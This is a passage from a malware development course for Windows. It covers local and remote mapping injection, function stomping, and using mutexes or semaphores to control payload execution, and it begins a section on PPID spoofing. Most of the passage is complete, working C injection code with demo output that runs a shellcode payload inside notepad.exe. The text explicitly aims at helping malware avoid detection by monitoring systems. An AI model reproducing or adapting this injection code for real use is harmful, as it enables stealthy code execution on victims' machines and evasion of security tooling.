
```
BOOL LocalMapInject(IN PBYTE pPayload, IN SIZE_T sPayloadSize, OUT PVOID* ppAddress) {

  BOOL   bSTATE         = TRUE;
  HANDLE hFile          = NULL;
  PVOID  pMapAddress    = NULL;


  // Create a file mapping handle with RWX memory permissions
  // This does not allocate RWX view of file unless it is specified in the subsequent MapViewOfFil
e call
  hFile = CreateFileMappingW(INVALID_HANDLE_VALUE, NULL, PAGE_EXECUTE_READWRITE, NULL, sPayloadSiz
e, NULL);
  if (hFile == NULL) {
    printf("[!] CreateFileMapping Failed With Error : %d \n", GetLastError());
    bSTATE = FALSE; goto _EndOfFunction;
  }

  // Maps the view of the payload to the memory
  pMapAddress = MapViewOfFile(hFile, FILE_MAP_WRITE | FILE_MAP_EXECUTE, NULL, NULL, sPayloadSize);
  if (pMapAddress == NULL) {
    printf("[!] MapViewOfFile Failed With Error : %d \n", GetLastError());
    bSTATE = FALSE; goto _EndOfFunction;
  }

    // Copying the payload to the mapped memory
  memcpy(pMapAddress, pPayload, sPayloadSize);

_EndOfFunction:
  *ppAddress = pMapAddress;
  if (hFile)
    CloseHandle(hFile);
  return bSTATE;
}
```

UnmapViewOfFile


UnmapViewOfFile is a WinAPI that is used to unmap previously mapped memory, this function should only be called after the payload has finished executing and not while it's still running. `UnmapViewOfFile` only requires the base address of the mapped view of a file to be unmapped, which is `pMapAddress` in the function above.

Demo


Allocating a mapped memory buffer



Copying the payload



Executing the payload (Using `CreateThread` for simplicity)


C:\Users\User\Desktop\Intermediate\LocalMappingInjection\x64\Debug\LocalMappingInjection.exe
[i] pMapAddress : 0x00000295D5980000
[#] Press <Enter> To Copy The Payload ...
[i] Copying Payload To 0x00000295D5980000 ... [+] DONE
[#] Press <Enter> To Run The Payload ...
[i] Creating New Thread ... [+] DONE
[#] Press <Enter> To Quit ...
Calculator
Standard
0
MC MR M+ M− MS M
% CE C
1/x x² ∛x ÷
7 8 9 ×
4 5 6 −
1 2 3 +
Comment
USER_SHARED_DATA
PEB
Stack (thread 4148)
Stack (thread 6704)
Stack (thread 19268)
Stack (thread 5604)
C:\Windows\System32\C_1252.NLS
C:\Windows\System32\C_437.NLS
C:\Windows\System32\l_intl.nls
Heap (ID 2)
C:\Windows\System32\l_intl.nls
Heap (ID 1)
C:\Windows\System32\locale.nls
C:\Windows\System32\C_1252.NLS
C:\Windows\System32\C_437.NLS
C:\Users\User\Desktop\Intermediat...
C:\Windows\System32\ucrtbased.dll
C:\Windows\System32\vcruntime14...
C:\Windows\System32\KernelBase.dll
C:\Windows\System32\kernel32.dll
C:\Windows\System32\ntdll.dll
0x295d5980000 Mapped: Commit
0x295d5990000 Private
0x295d5a90000 Mapped
0x295d5b60000 Mapped
0x295d5b80000 Mapped
0x7ff42adc0000 Mapped
0x7ff42aec0000 Private
0x7ff52aee0000 Private
0x7ff52cef0000 Mapped
0x7ff7a61a0000 Image
0x7ffd02070000 Image
0x7ffd31a90000 Image
0x7ffd35ea0000 Image
0x7ffd37350000 Image
0x7ffd384c0000 Image

43. Remote Mapping Injection

Remote Mapping Injection

Introduction

The previous module demonstrated a method to perform local payload execution without the need of using private memory. This module demonstrates the same technique on a remote process instead.

Remote Mapping Injection

This section explains the WinAPIs required to perform remote mapping injection. The steps to perform remote mapping injection are listed below.

1. `CreateFileMapping` is called to create a file mapping object.
2. `MapViewOfFile` is then called to map the file mapping object into the local process address space.
3. The payload is moved to the locally allocated memory.
4. A new view of file is mapped into the remote address space of the target process, using `MapViewOfFile2`, mapping the local view of file into the remote process, and thus our copied payload.

MapViewOfFile2

MapViewOfFile2 maps a view of a file into the address space of a specified, remote process.

```
PVOID MapViewOfFile2(
  [in]           HANDLE  FileMappingHandle,   // Handle to the file mapping object returned by Cre
ateFileMappingA/W
  [in]           HANDLE  ProcessHandle,       // Target process handle
  [in]           ULONG64 Offset,              // Not required - NULL
  [in, optional] PVOID   BaseAddress,         // Not required - NULL
  [in]           SIZE_T  ViewSize,            // Not required - NULL
  [in]           ULONG   AllocationType,      // Not required - NULL
  [in]           ULONG   PageProtection       // The desired page protection.
);
```

- `FileMappingHandle` - A HANDLE to a section that is to be mapped into the address space of the specified process.
- `ProcessHandle` - A HANDLE to a process into which the section will be mapped. The handle must have the `PROCESS_VM_OPERATION` access mask.
- `PageProtection` - The desired page protection.

Implementation Note

Unlike local mapping injection, it's not necessary to make the locally mapped view of the file executable since the payload is not executed locally. Instead, the `MapViewOfFile` uses the `FILE_MAP_WRITE` flag in order to copy the payload. `MapViewOfFile2` will then map the same bytes to the address space of the target process.

`MapViewOfFile2` shares the file mapping handle with `MapViewOfFile`. Therefore, any modifications to the payload in the locally mapped view of the file is reflected in the remote mapped view of the file in the remote process. This is useful for real-world implementations where an encrypted payload needs to be run, as the payload can be mapped to the remote process and decrypted locally, thus decrypting the payload in the remote view of the file for execution.

Remote Mapping Injection Function

`RemoteMapInject` is a function that performs remote mapping injection. It takes 4 arguments:

- `hProcess` - The handle to the target process.
- `pPayload` - The payload's base address.
- `sPayloadSize` - The size of the payload.
- `ppAddress` - A pointer to PVOID that receives the mapped memory's base address.

The function allocates a locally mapped readable-writable buffer and then copies the payload to it. It then uses `MapViewOfFile2` to map the local payload to a new remote buffer in the target process and finally returns the base address of the mapped memory.

```
BOOL RemoteMapInject(IN HANDLE hProcess, IN PBYTE pPayload, IN SIZE_T sPayloadSize, OUT PVOID* ppA
ddress) {
```

```
  BOOL        bSTATE            = TRUE;
  HANDLE      hFile             = NULL;
  PVOID       pMapLocalAddress  = NULL,
                pMapRemoteAddress = NULL;

    // Create a file mapping handle with RWX memory permissions
  // This does not allocate RWX view of file unless it is specified in the subsequent MapViewOfFil
e call
  hFile = CreateFileMapping(INVALID_HANDLE_VALUE, NULL, PAGE_EXECUTE_READWRITE, NULL, sPayloadSiz
e, NULL);
  if (hFile == NULL) {
    printf("\t[!] CreateFileMapping Failed With Error : %d \n", GetLastError());
    bSTATE = FALSE; goto _EndOfFunction;
  }

    // Maps the view of the payload to the memory
  pMapLocalAddress = MapViewOfFile(hFile, FILE_MAP_WRITE, NULL, NULL, sPayloadSize);
  if (pMapLocalAddress == NULL) {
    printf("\t[!] MapViewOfFile Failed With Error : %d \n", GetLastError());
    bSTATE = FALSE; goto _EndOfFunction;
  }

    // Copying the payload to the mapped memory
  memcpy(pMapLocalAddress, pPayload, sPayloadSize);

  // Maps the payload to a new remote buffer in the target process
  pMapRemoteAddress = MapViewOfFile2(hFile, hProcess, NULL, NULL, NULL, NULL, PAGE_EXECUTE_READWRI
TE);
  if (pMapRemoteAddress == NULL) {
    printf("\t[!] MapViewOfFile2 Failed With Error : %d \n", GetLastError());
    bSTATE = FALSE; goto _EndOfFunction;
  }

  printf("\t[+] Remote Mapping Address : 0x%p \n", pMapRemoteAddress);

_EndOfFunction:
  *ppAddress = pMapRemoteAddress;
  if (hFile)
    CloseHandle(hFile);
  return
```


UnmapViewOfFile

Recall that `UnmapViewOfFile` only takes the base address of the mapped view of a file that is to be unmapped. Calling the `UnmapViewOfFile` WinAPI to unmap the locally mapped payload is prohibited when the payload is still running because the remote view of the


file is a reflection of the local one. Therefore, unmapping the local file map view will cause the remote process to crash since the payload is still active.

Demo

The target process for this demo is `Notepad.exe`.



The image below shows the locally mapped memory containing the payload. Notice that the permissions on the memory is `RW`.



`MapViewOfFile2` maps the same bytes to the address space of the target process, `notepad.exe`. The remotely mapped memory now contains the payload with `RWX` permissions.

Executing the payload (Using `CreateRemoteThread` for simplicity)

44. Local Function Stomping Injection

Local Function Stomping Injection

Introduction

The previously demonstrated mapping injection modules were used to avoid the usage of `VirtualAlloc/Ex` WinAPI calls. This module will demonstrate another method that avoids the usage of these WinAPIs.

Function Stomping

The term "stomping" refers to the act of overwriting or replacing the memory of a function or other data structure in a program with different data.

Function stomping is a technique where the original function's bytes are replaced with new code resulting in the function being replaced or no longer working as intended. Instead, the function will execute different logic. To implement this, a sacrificial function address is required to be stomped.

Choosing a Target Function

Retrieving the address of a function locally is simple, but which function is being retrieved is the main concern with this technique. Overwriting a commonly used function can result in the uncontrolled execution of the payload or the process can crash. Therefore it should be clear that targeting functions exported from `ntdll.dll`, `kernel32.dll` and `kernelbase.dll` is risky. Instead, less commonly used functions should be targeted such as `MessageBox` since it will be rarely used by the operating system or other applications.

Using The Stomped Function

When a target function's bytes are replaced with that of the payload's, the function cannot be used anymore unless it is specifically for payload execution. For example, if the target function is `MessageBoxA` then the binary should only call `MessageBoxA` once, which is when the payload will be executed.

Local Function Stomping Code

For the code demonstration below, the target function is SetupScanFileQueueA. This is a completely random function but is unlikely to cause any problems if it's overwritten. Based on Microsoft's documentation, the function is exported from `Setupapi.dll`. Therefore the first step would be to load `Setupapi.dll` into the local process memory using `LoadLibraryA` and then retrieve the function's address using `GetProcAddress`.

The next step would be to stomp the function and replace it with the payload. Ensure the function can be overwritten by marking its memory region as readable and writable using `VirtualProtect`. Next, the payload is written into the function's address and finally, `VirtualProtect` is used again to mark the region as executable (`RX` or `RWX`).

```
#define   SACRIFICIAL_DLL          "setupapi.dll"#define    SACRIFICIAL_FUNC         "SetupScanFil
eQueueA"// ...

BOOL WritePayload(IN PVOID pAddress, IN PBYTE pPayload, IN SIZE_T sPayloadSize) {

  DWORD dwOldProtection   = NULL;


  if (!VirtualProtect(pAddress, sPayloadSize, PAGE_READWRITE, &dwOldProtection)){
    printf("[!] VirtualProtect [RW] Failed With Error : %d \n", GetLastError());
    return FALSE;
  }

  memcpy(pAddress, pPayload, sPayloadSize);

  if (!VirtualProtect(pAddress, sPayloadSize, PAGE_EXECUTE_READWRITE, &dwOldProtection)) {
    printf("[!] VirtualProtect [RWX] Failed With Error : %d \n", GetLastError());
    return FALSE;
  }

  return TRUE;
}



int main() {

  PVOID   pAddress  = NULL;
  HMODULE   hModule   = NULL;
  HANDLE    hThread   = NULL;


  printf("[#] Press <Enter> To Load \"%s\" ... ", SACRIFICIAL_DLL);
  getchar();
```

```
  printf("[i] Loading ... ");
  hModule = LoadLibraryA(SACRIFICIAL_DLL);
  if (hModule == NULL){
    printf("[!] LoadLibraryA Failed With Error : %d \n", GetLastError());
    return -1;
  }
  printf("[+] DONE \n");



  pAddress = GetProcAddress(hModule, SACRIFICIAL_FUNC);
  if (pAddress == NULL){
    printf("[!] GetProcAddress Failed With Error : %d \n", GetLastError());
    return -1;
  }


  printf("[+] Address Of \"%s\" : 0x%p \n", SACRIFICIAL_FUNC, pAddress);


  printf("[#] Press <Enter> To Write Payload ... ");
  getchar();
  printf("[i] Writing ... ");
  if (!WritePayload(pAddress, Payload, sizeof(Payload))) {
    return -1;
  }
  printf("[+] DONE \n");



  printf("[#] Press <Enter> To Run The Payload ... ");
  getchar();

  hThread = CreateThread(NULL, NULL, pAddress, NULL, NULL, NULL);
  if (hThread != NULL)
    WaitForSingleObject(hThread, INFINITE);

  printf("[#] Press <Enter> To Quit ... ");
  getchar();

  return 0;

}
```

Inserting DLL Into Binary

Instead of loading the DLL using `LoadLibrary` and then retrieving the target function's address with `GetProcAddress`, it's possible to statically link the DLL into the binary. Using the pragma comment compiler directive allows for this, as shown below.

```
#pragma comment (lib, "Setupapi.lib") // Adding "setupapi.dll" to the Import Address Table
```

The target function can then be simply retrieved using the address-of-operator (e.g. `&SetupScanFileQueueA`). The code snippet below updates the previous code snippet to use the pragma comment directive.

```
#pragma comment (lib, "Setupapi.lib") // Adding "setupapi.dll" to the Import Address Table// ...


int main() {

  HANDLE    hThread     = NULL;


  printf("[+] Address Of \"SetupScanFileQueueA\" : 0x%p \n", &SetupScanFileQueueA);


  printf("[#] Press <Enter> To Write Payload ... ");
  getchar();
  printf("[i] Writing ... ");
  if (!WritePayload(&SetupScanFileQueueA, Payload, sizeof(Payload))) { // Using the address-of ope
rator
    return -1;
  }
  printf("[+] DONE \n");



  printf("[#] Press <Enter> To Run The Payload ... ");
  getchar();

  hThread = CreateThread(NULL, NULL, SetupScanFileQueueA, NULL, NULL, NULL);
  if (hThread != NULL)
    WaitForSingleObject(hThread, INFINITE);

  printf("[#] Press <Enter> To Quit ... ");
  getchar();

  return 0;
```

```
}
```

Demo

Retrieving `SetupScanFileQueueA`'s address.

The original bytes of the `SetupScanFileQueueA` function.

Replacing the function's bytes with the Msfvenom calc payload.

Running the payload.

45. Remote Function Stomping Injection

Remote Function Stomping Injection

Introduction

The previous module introduced function stomping on the local address space of the process. In this module, the same implementation logic will be used to inject code into a remote process.

Remote Function Stomping

The DLLs that implement Windows API functions are shared across all processes that use them, therefore, the functions within the DLL have the same address in each process. However, the address of the DLL itself will differ between processes due to the different virtual address spaces. This means that while the address of the target function remains constant across different processes, the DLL which exports these functions may not be the same.

For example, two processes, A and B, will be sharing `Kernel32.dll` but the address of the DLL may be different within each process due to Address Space Layout Randomization. However, `VirtualAlloc`, which is exported from `Kernel32.dll`, will have the same address in both processes.

It is important to note that in order for function stomping to be performed remotely, the DLL that exports the targeted function must already be loaded into the target process. For example, to target the `SetupScanFileQueueA` function in a remote function, which is exported from `Setupapi.dll`, that DLL must already be loaded into the target process. If the remote process does not have `Setupapi.dll` loaded, the `SetupScanFileQueueA` function will not be present in the target process, resulting in an attempt to write to an address that does not exist.

Remote Function Stomping Code

The following code is similar to the local function stomping code, however, it uses different WinAPI functions to carry out code injection.

```
#define   SACRIFICIAL_DLL            "setupapi.dll"#define    SACRIFICIAL_FUNC           "SetupSca
nFileQueueA"// ...

BOOL WritePayload(HANDLE hProcess, PVOID pAddress, PBYTE pPayload, SIZE_T sPayloadSize) {

  DWORD dwOldProtection            = NULL;
  SIZE_T  sNumberOfBytesWritten      = NULL;

  if (!VirtualProtectEx(hProcess, pAddress, sPayloadSize, PAGE_READWRITE, &dwOldProtection)) {
    printf("[!] VirtualProtectEx [RW] Failed With Error : %d \n", GetLastError());
    return FALSE;
  }

  if (!WriteProcessMemory(hProcess, pAddress, pPayload, sPayloadSize, &sNumberOfBytesWritten) || s
PayloadSize != sNumberOfBytesWritten){
    printf("[!] WriteProcessMemory Failed With Error : %d \n", GetLastError());
    printf("[!] Bytes Written : %d of %d \n", sNumberOfBytesWritten, sPayloadSize);
    return FALSE;
  }

  if (!VirtualProtectEx(hProcess, pAddress, sPayloadSize, PAGE_EXECUTE_READWRITE, &dwOldProtectio
n)) {
    printf("[!] VirtualProtectEx [RWX] Failed With Error : %d \n", GetLastError());
    return FALSE;
  }

  return TRUE;
}


int wmain(int argc, wchar_t* argv[]) {

  HANDLE    hProcess    = NULL,
            hThread     = NULL;
  PVOID   pAddress    = NULL;
  DWORD   dwProcessId   = NULL;

  HMODULE   hModule     = NULL;

  if (argc < 2) {
    wprintf(L"[!] Usage : \"%s\" <Process Name> \n", argv[0]);
    return -1;
  }

  wprintf(L"[i] Searching For Process Id Of \"%s\" ... ", argv[1]);
  if (!GetRemoteProcessHandle(argv[1], &dwProcessId, &hProcess)) {
    printf("[!] Process is Not Found \n");
    return -1;
  }
  printf("[+] DONE \n");
```

```
  printf("[i] Found Target Process Pid: %d \n", dwProcessId);



  printf("[i] Loading \"%s\"... ", SACRIFICIAL_DLL);
  hModule = LoadLibraryA(SACRIFICIAL_DLL);
  if (hModule == NULL) {
    printf("[!] LoadLibraryA Failed With Error : %d \n", GetLastError());
    return -1;
  }
  printf("[+] DONE \n");


  pAddress = GetProcAddress(hModule, SACRIFICIAL_FUNC);
  if (pAddress == NULL) {
    printf("[!] GetProcAddress Failed With Error : %d \n", GetLastError());
    return -1;
  }
  printf("[+] Address Of \"%s\" : 0x%p \n", SACRIFICIAL_FUNC, pAddress);


  printf("[#] Press <Enter> To Write Payload ... ");
  getchar();
  printf("[i] Writing ... ");
  if (!WritePayload(hProcess, pAddress, Payload, sizeof(Payload))) {
    return -1;
  }
  printf("[+] DONE \n");



  printf("[#] Press <Enter> To Run The Payload ... ");
  getchar();

  hThread = CreateRemoteThread(hProcess, NULL, NULL, pAddress, NULL, NULL, NULL);
  if (hThread != NULL)
    WaitForSingleObject(hThread, INFINITE);

  printf("[#] Press <Enter> To Quit ... ");
  getchar();

  return 0;
}
```

Demo

Targeting `Notepad.exe` process.

Retrieving `SetupScanFileQueueA`'s address.

The original bytes of the `SetupScanFileQueueA` function.

Replacing the function's bytes with the Msfvenom calc payload.

Running the payload.

46. Payload Execution Control

Payload Execution Control

Introduction

In real-world scenarios, it is important to limit the actions performed by a malware and focus on essential tasks. The more actions performed by the malware, the more likely it'll be picked up by monitoring systems.

Windows Synchronization Objects can be utilized to control the execution of a payload. These objects coordinate the access of shared resources by multiple threads or processes, ensuring that shared resources are accessed in a controlled manner and preventing conflicts or race conditions when multiple threads or processes attempt to access the same resource simultaneously. By using synchronization objects, it's possible to control the number of times the payload is executed on a system.

There are several types of synchronization objects, including semaphores, mutexes, and events. Each type of synchronization object works in a slightly different manner but ultimately they all serve the same purpose which is to coordinate access of shared resources.

Semaphores

Semaphores are synchronization tools that utilize a value stored in memory to control access to a shared resource. There are two types of semaphores: binary and counting. A binary semaphore has a value of 1 or 0, indicating whether the resource is available or unavailable, respectively. A counting semaphore, on the other hand, has a value greater than 1, representing the number of available resources or the number of processes that can access the resource concurrently.

To control execution of a payload, a named semaphore object will be created each time the payload is executed. If the binary is executed multiple times, the first execution will create the named semaphore and the payload will be executed as intended. On subsequent executions, the semaphore creation will fail as the semaphore with the same name is already running. This indicates that the payload is currently being executed from a previous run and therefore should not be run again to avoid duplication.

CreateSemaphoreA will be used to create a semaphore object. It is important to create it as a named semaphore to prevent executions after the initial binary run. If the named semaphore is already running, `CreateSemaphoreA` will return a handle to the existing object and `GetLastError` will return `ERROR_ALREADY_EXISTS`. In the code below, if a "ControlString" semaphore is already running, `GetLastError` will return `ERROR_ALREADY_EXISTS`.

```
HANDLE hSemaphore = CreateSemaphoreA(NULL, 10, 10, "ControlString");

if (hSemaphore != NULL && GetLastError() == ERROR_ALREADY_EXISTS)
  // Payload is already running
else
  // Payload is not running
```

Mutexes

A Mutex, short for "mutual exclusion", is a synchronization tool used to manage access to shared resources among processes and threads. In practical use, a thread attempting to access a shared resource checks the status of the mutex. If it is locked, the thread waits until the mutex is unlocked before proceeding. If the mutex is not locked, the thread locks it, performs the necessary operations on the shared resource, and then unlocks the mutex upon completion. This ensures that only one thread can access the shared resource at a time, preventing conflicts and data corruption.

CreateMutexA is used to created a named mutex as follows:

```
HANDLE hMutex = CreateMutexA(NULL, FALSE, "ControlString");

if (hMutex != NULL && GetLastError() == ERROR_ALREADY_EXISTS)
  // Payload is already running
else
  // Payload is not running
```

Events

Events are another synchronization tool that can be used to coordinate the execution of threads or processes. They can be either manual or automatic, with manual events requiring explicit set or reset actions and automatic events being triggered by external conditions such as timer expiration or task completion.

To use events in a program, the CreateEventA WinAPI can be employed. The usage of the function is demonstrated below:

```
HANDLE hEvent = CreateEventA(NULL, FALSE, FALSE, "ControlString");

if (hEvent != NULL && GetLastError() == ERROR_ALREADY_EXISTS)
  // Payload is already running
else
  // Payload is not running
```

Demo

Using Semaphores.

Using Mutexes.

Using Events.

47. Spoofing PPID


Spoofing PPID

Introduction

Parent Process ID (PPID) Spoofing is a technique used to alter the PPID of a process, effectively disguising the relationship between the child process and its true parent process. This can be accomplished by changing the PPID of the child process to a different value, making it appear as though the process was spawned by a different legitimate Windows process rather than the true parent process.

